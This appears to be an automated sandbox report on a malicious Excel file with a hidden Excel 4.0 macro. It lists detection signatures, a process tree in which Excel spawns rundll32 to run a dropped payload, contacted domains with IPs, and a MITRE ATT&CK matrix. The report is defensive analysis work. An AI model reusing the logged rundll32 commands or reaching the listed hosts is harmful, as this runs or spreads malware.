ID: 412362
Sample Name:
54402971_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 16:45:18
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report 54402971_by_Libranalysis.xls

Overview


General Information

Sample Name:	54402971_by_Libranalysis.xls
Analysis ID:	412362
MD5:	54402971cab910..
SHA1:	5038515d2a152a..
SHA256:	d9ce158a711cffd..
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	76
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6980 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 5204 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 5808 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Ca Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
54402971_by_Libranalysis.xls	7%	Virustotal		Browse
54402971_by_Libranalysis.xls	11%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
signifysystem.com	0%	Virustotal		Browse
fcventasyservicios.cl	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false	• 0%, Virustotal, Browse	unknown
fcventasyservicios.cl	192.185.32.232	true	false	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://login.microsoftonline.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://shell.suite.office.com:1443	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://autodiscover-s.outlook.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://cdn.entity.	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://powerlift.acompli.net	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://cortana.ai	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cloudfiles.onenote.com/upload.aspx	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://api.aadrm.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://api.microsoftstream.com/api/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://cr.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://graph.ppe.windows.net	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://store.office.cn/addinstemplate	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://web.microsoftstream.com/video/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://graph.windows.net	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://dataservice.o365filtering.com/	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://prod-global-autodetect.acompli.net/autodetect	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
http://https://ncus.contentsync.	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	221B862E-D5CA-4C51-AEC1-C42AA63B593F.0.dr	false		high
